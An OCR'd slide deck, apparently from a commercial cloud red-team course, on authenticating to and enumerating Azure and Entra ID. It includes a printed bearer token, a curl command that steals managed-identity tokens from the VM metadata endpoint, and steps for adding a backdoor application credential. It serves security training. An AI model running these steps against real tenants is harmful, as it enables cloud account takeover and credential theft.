
```
PS C:\Users\Hacker> Connect-AzAccount

Account                                  SubscriptionName TenantId                             Environment
-------                                  ---------------- --------                             -----------
azure-global-admin@atomic-nuclear.site Pay-As-You-Go    143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud
```

© All Rights Reserved CyberWarFare Labs

Az Powershell : Authentication using Service Principal (App ID + Secret)

$cred = Get-Credential [Where, Username = Application ID & Password = Client Secret]

Connect-AzAccount -ServicePrincipal -Tenant TentantID -Credential $cred




```
PS C:\Users\Hacker> $cred = Get-Credential

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
User: 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc
Password for user 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc: ****************************************

PS C:\Users\Hacker> Connect-AzAccount -ServicePrincipal -Tenant 143198c4-77be-42f7-b18e-95c5b693e6b9 -Credential $cred
WARNING: The provided service principal secret will be included in the 'AzureRmContext.json' file found in the user profile ( C:\Users\Hacker\.Azure ).
Please ensure that this directory has appropriate protections.

Account                              SubscriptionName TenantId                             Environment
-------                              ---------------- --------                             -----------
8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc Pay-As-You-Go    143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud
```

© All Rights Reserved CyberWarFare Labs

Az Powershell : Authentication Access Token (Account ID + Access Token)

az account get-access-token
--resource=https://management.azure.com
Connect-AzAccount -AccessToken AADAccessToken




```
PS C:\Users\Hacker> az account get-access-token --resource=https://management.azure.com
{
  "accessToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyJ9.eyJhd
WQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlNmI5LyIsImlhdCI6MTY1MTI2M
DUxMSwibmJmIjoxNjUxMjYwNTExLCJleHAiOjE2NTEyNjQ0MTEsImFpbyI6IkUyWmdZQkROL3BJUUdKbHVJN010WjdrNngra0ZBQT09IiwiYXBwaWQiOiI4ZjhmNmExMS02YmYxLTRhYzktOTJlMS1jNzJmZ
DA1YzU1YmMiLCJhcHBpZGFjciI6IjEiLCJncm91cHMiOlsiM2U2ZGRlZTQtMzI5MC00N2IyLThjODEtYTZhNGEyMDk2NTdlIl0sImlkcCI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzE0MzE5OGM0LTc3Y
mUtNDJmNy1iMThlLTk1YzViNjkzZTZiOS8iLCJpZHR5cCI6ImFwcCIsIm9pZCI6IjBlMzlkZTI4LWFiMGUtNDZjMC1hZTliLTExZGZmMWY1ZjhlZSIsInJoIjoiMC5BWEFBeEpneEZMNTM5MEt4anBYRnRwU
G11VVpJZjNrQXV0ZFB1a1Bhd2ZqMk1CTndBQUEuIiwic3ViIjoiMGUzOWRlMjgtYWIwZS00NmMwLWFlOWItMTFkZmYxZjVmOGVlIiwidGlkIjoiMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlN
mI5IiwidXRpIjoiczRIZWcwSmZua0NwT2lvd2JlLU5BUSIsInZlciI6IjEuMCIsInhtc190Y2R0IjoxNjI5OTgzNjAyfQ.RcSlDqlJkGEIuL-Q8hDQl6pRt3D6MmT8A1NQhEy0oVzht0LG6d1JIUoNcwIqu-
JiFltJJ9Aa4dtzqXYfmY2U-rsayRqYbST5AC71ctOSwahpDAqIrmPcb8GbZH7L9kbCipqvDzWBpfjbIWZFbdoPpked9i3trXcFp7qdu521hciC8BPVFLqaLLqONrXEfxQGEH857RrQ9vrHiWpuKpGxQdQX-A
Ut7nn3jk9FwOJpd9VMhuzbqb9nN0jLt1k0SSO5GsDYlWG-27ae4XMn9Rpjc9zPxTxYzMCCteK96JHlgtFkN_4wDzJGOkWJfVHdsUSbRdkWXUO25qiolNgaZbkFwg",
  "expiresOn": "2022-04-30 02:03:31.020583",
  "subscription": "3c975794-9afd-498e-9f3b-719c322817b0",
  "tenant": "143198c4-77be-42f7-b18e-95c5b693e6b9",
  "tokenType": "Bearer"
}
PS C:\Users\Hacker> Connect-AzAccount -AccessToken "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9X
RGpfNTJ2YndHTmd2UU8yVnpNYyJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTV
jNWI2OTNlNmI5LyIsImlhdCI6MTY1MTI2MDUxMSwibmJmIjoxNjUxMjYwNTExLCJleHAiOjE2NTEyNjQ0MTEsImFpbyI6IkUyWmdZQkROL3BJUUdKbHVJN010WjdrNngra0ZBQT09IiwiYXBwaWQiOiI4Zjh
mNmExMS02YmYxLTRhYzktOTJlMS1jNzJmZDA1YzU1YmMiLCJhcHBpZGFjciI6IjEiLCJncm91cHMiOlsiM2U2ZGRlZTQtMzI5MC00N2IyLThjODEtYTZhNGEyMDk2NTdlIl0sImlkcCI6Imh0dHBzOi8vc3R
zLndpbmRvd3MubmV0LzE0MzE5OGM0LTc3YmUtNDJmNy1iMThlLTk1YzViNjkzZTZiOS8iLCJpZHR5cCI6ImFwcCIsIm9pZCI6IjBlMzlkZTI4LWFiMGUtNDZjMC1hZTliLTExZGZmMWY1ZjhlZSIsInJoIjo
iMC5BWEFBeEpneEZMNTM5MEt4anBYRnRwUG11VVpJZjNrQXV0ZFB1a1Bhd2ZqMk1CTndBQUEuIiwic3ViIjoiMGUzOWRlMjgtYWIwZS00NmMwLWFlOWItMTFkZmYxZjVmOGVlIiwidGlkIjoiMTQzMTk4YzQ
tNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlNmI5IiwidXRpIjoiczRIZWcwSmZua0NwT2lvd2JlLU5BUSIsInZlciI6IjEuMCIsInhtc190Y2R0IjoxNjI5OTgzNjAyfQ.RcSlDqlJkGEIuL-Q8hDQl6pRt3D6
MmT8A1NQhEy0oVzht0LG6d1JIUoNcwIqu-JiFltJJ9Aa4dtzqXYfmY2U-rsayRqYbST5AC71ctOSwahpDAqIrmPcb8GbZH7L9kbCipqvDzWBpfjbIWZFbdoPpked9i3trXcFp7qdu521hciC8BPVFLqaLLqO
NrXEfxQGEH857RrQ9vrHiWpuKpGxQdQX-AUt7nn3jk9FwOJpd9VMhuzbqb9nN0jLt1k0SSO5GsDYlWG-27ae4XMn9Rpjc9zPxTxYzMCCteK96JHlgtFkN_4wDzJGOkWJfVHdsUSbRdkWXUO25qiolNgaZbkF
wg"

cmdlet Connect-AzAccount at command pipeline position 1
Supply values for the following parameters:
(Type !? for Help.)
AccountId: 143198c4-77be-42f7-b18e-95c5b693e6b9

Account                              SubscriptionName TenantId                             Environment
-------                              ---------------- --------                             -----------
143198c4-77be-42f7-b18e-95c5b693e6b9 Pay-As-You-Go    143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud
```

© All Rights Reserved CyberWarFare Labs

MgGraph Powershell : Authentication using Username + Password

Connect-MgGraph -Scopes "Directory.Read.All"



```
PS /Users/manishgupta/CWL-Terraform-Scripts/Terraform-Automation-Scripts/IMCRT-DemoLab-Azure> Connect-MgGraph -Scopes "Directory.Read.All"
Welcome To Microsoft Graph!
PS /Users/manishgupta/CWL-Terraform-Scripts/Terraform-Automation-Scripts/IMCRT-DemoLab-Azure> Get-MgContext

ClientId              : 14d82eec-204b-4c2f-b7e8-296a70dab67e
TenantId              : 143198c4-77be-42f7-b18e-95c5b693e6b9
CertificateThumbprint :
Scopes                : {Directory.Read.All, openid, profile, User.Read…}
AuthType              : Delegated
AuthProviderType      : InteractiveAuthenticationProvider
CertificateName       :
Account               : auditor@atomic-nuclear.site
AppName               : Microsoft Graph Command Line Tools
ContextScope          : CurrentUser
Certificate           :
PSHostVersion         : 7.3.3
```

© All Rights Reserved CyberWarFare Labs

3. CLI Based Enumeration

© All Rights Reserved CyberWarFare Labs

Enumeration : Entra ID / Azure AD

Check if target organization is using Entra ID as a IDP [Identity Provider]

```
https://login.microsoftonline.com/getuserrealm.srf?login=Username@DomainName&xml=1
```

© All Rights Reserved CyberWarFare Labs

MgGraph CLI Configuration :

Get currently logged-in session information

```
Get-MgContext
```

Entra ID Directory Role:

Get a List of all directory roles

```
Get-MgDirectoryRole | ConvertTo-Json
```

Get a list of members of a directory roles

```
Get-MgDirectoryRoleMember -DirectoryRoleId [Directory RoleID] -All |
ConvertTo-Json
```

© All Rights Reserved CyberWarFare Labs

Entra ID Users:

Get a lists of users in Entra ID

```
Get-MgUser
```

Get a list of group, specified member part of

```
Get-MgUserMemberOf -UserId [UserID]
```

© All Rights Reserved CyberWarFare Labs

Entra ID Groups :

Get a lists of all groups in Entra ID

```
Get-MgGroup
```

Get a List of members of a group

```
Get-MgGroupMember -GroupId [GroupID] | ConvertTo-Json
```

© All Rights Reserved CyberWarFare Labs

Entra ID Application / Service Principal :

Get the list of all applications.

```
Get-MgApplication
```

Get the details about a specific applications.

```
Get-MgApplication -ApplicationId [ApplicationObjectID] | ConvertTo-Json
```

Get the detail about owner of the specified applications.

```
Get-MgApplicationOwner -ApplicationId [ApplicationObjectID] | ConvertTo-Json
```

© All Rights Reserved CyberWarFare Labs

Get the details about application permission for an application.

```
$app= Get-MgApplication -ApplicationId [ApplicationObjectID]
$app.RequiredResourceAccess
```

Get the details of App Role for Microsoft Graph API.

```
$res=Get-MgServicePrincipal -Filter "DisplayName eq 'Microsoft Graph'"
$res.AppRoles | Where-Object {$_.ID -eq 'AppRoleID’} | ConvertTo-Json
```

Get the details about delegation permission for an application.

```
$app= Get-MgApplication -ApplicationId [ApplicationObjectID]
$app.Oauth2RequirePostResponse | ConvertTo-Json
```

© All Rights Reserved CyberWarFare Labs

Enumeration : Azure Resource Manager

Az Cli Configuration :

Get details about currently logged in session

```
az account show
```

Get the list of all available subscriptions

```
az account list --all
```

Get the details of a subscription

```
az account show -s Subscription-ID/Name
```

© All Rights Reserved CyberWarFare Labs

Resource Group :

Get the list of available resource group in current subscription

```
az group list -s Subscription-ID/Name
```

Get the list of available resource group in a specified subscription

```
az group list -s Subscription-ID/Name
```

CWL CyberWarFare Labs

Azure Resources :

Get the list of available resources in a current subscription

```
az resource list
```

Get the list of available resources in a specified resource group

```
az resource list --resource-group ResourceGroupName
```

© All Rights Reserved CyberWarFare Labs

Role Assignment :

Lists of roles assigned in specified subscription.

```
az role assignment list --subscription Subscription-ID/Name
```

Lists of roles assigned in current subscription and inherited

```
az role assignment list -all
```

List of all roles assigned to an identity [user, service principal, identity]

```
az role assignment list --assignee ObjectID/Sign-InEmail/ServicePrincipal --all
```

© All Rights Reserved CyberWarFare Labs

Role Definition :

Lists of roles with assigned permission [Role Definition - For Inbuilt and Custom Role]

```
az role definition list
```

Get the full information about a specified role

```
az role definition list  -n RoleName
```

Lists of custom role with assigned permissions


```
az role definition list --custom-role-only
```

© All Rights Reserved CyberWarFare Labs

4. Red Team Ops in Azure Cloud

© All Rights Reserved CyberWarFare Labs

Cloud Red Team Attack Life Cycle



© All Rights Reserved CyberWarFare Labs

Login to Az CLI with Initial Compromised User Credential :

```
az login

az account list
```

© All Rights Reserved CyberWarFare Labs

Login to Mg Graph Powershell CLI with Initial Compromised User Credential :

```
Connect-MgGraph -Scopes "Directory.Read.All"

Get-MgContext
```

Login to Mg Graph Powershell CLI with access token :

```
az account get-access-token --resource https://graph.microsoft.com

Connect-MgGraph  -AccessToken [TOKEN]
```

CWL CyberWarFare Labs

© All Rights Reserved CyberWarFare Labs

Entra ID :

Get the User ID of “auditor” user :

```
Get-MgUser -Filter "startswith(displayName,'auditor')"
```

List of all objects owned by logged-in user :

```
Get-MgUserOwnedObject -UserId [UserID] | ConvertTo-Json
```

© All Rights Reserved CyberWarFare Labs

Get an application object id & app id :

```
Get-MgApplication -Filter "startswith(displayName,'prod-app')"
```

Get a list of all application in Entra ID Tenant :

```
Get-MgApplicationOwner -ApplicationId "AppObjectID" | ConvertTo-Json
```

CyberWarFare Labs

© All Rights Reserved CyberWarFare Labs

As an app owner, create an application credential.

```
Add-MgApplicationPassword -ApplicationId "AppObjectID" | ConvertTo-Json
```

Check the directory role assigned to prod application.

```
Get-MgDirectoryRolememberasServicePrincipal -DirectoryRoleId
664f8b57-19df-4893-91f2-6657c3d27b5c | ConvertTo-json
```

© All Rights Reserved CyberWarFare Labs

Azure Resource Manager :

Get all the role assignment “auditor” user have on azure subscription

[ARM :

```
az role assignment list --assignee 'auditor@atomic-nuclear.site' --all
```

© All Rights Reserved CyberWarFare Labs

Enumerate VM Instance and it’s public ip address :

```
az vm list

az vm list-ip-addresses --name prod-vm --resource-group PROD-RG
```

© All Rights Reserved CyberWarFare Labs

Exploit public facing application and retrieve access token of managed identity attached to vm :

```
curl -H "Metadata:true"
"http://169.254.169.254/metadata/identity/oauth2/token?api-version
=2018-02-01&resource=https://management.azure.com/"
```

CWL CyberWarFare Labs

Configure access token in az powershell cli :

```
$token = “AccessToken”

Connect-AzAccount -AccessToken $token -AccountId [Subscription ID]
```


© All Rights Reserved CyberWarFare Labs

Now Check Again, role assignment of managed identity attached to vm :

```
Get-AzRoleAssignment -ObjectId [PrincipalID-ManagedIdentity]
```

© All Rights Reserved CyberWarFare Labs

CWL Cloud Security Certifications Path



© All Rights Reserved CyberWarFare Labs

CWL
CyberWarFare Labs

Thank You

For Professional Red Team / Blue Team / Purple Team,
Cloud Cyber Range labs / Courses / Trainings, please contact

info@cyberwarfare.live

To know more about our offerings, please visit:

https://cyberwarfare.live

© All Rights Reserved CyberWarFare Labs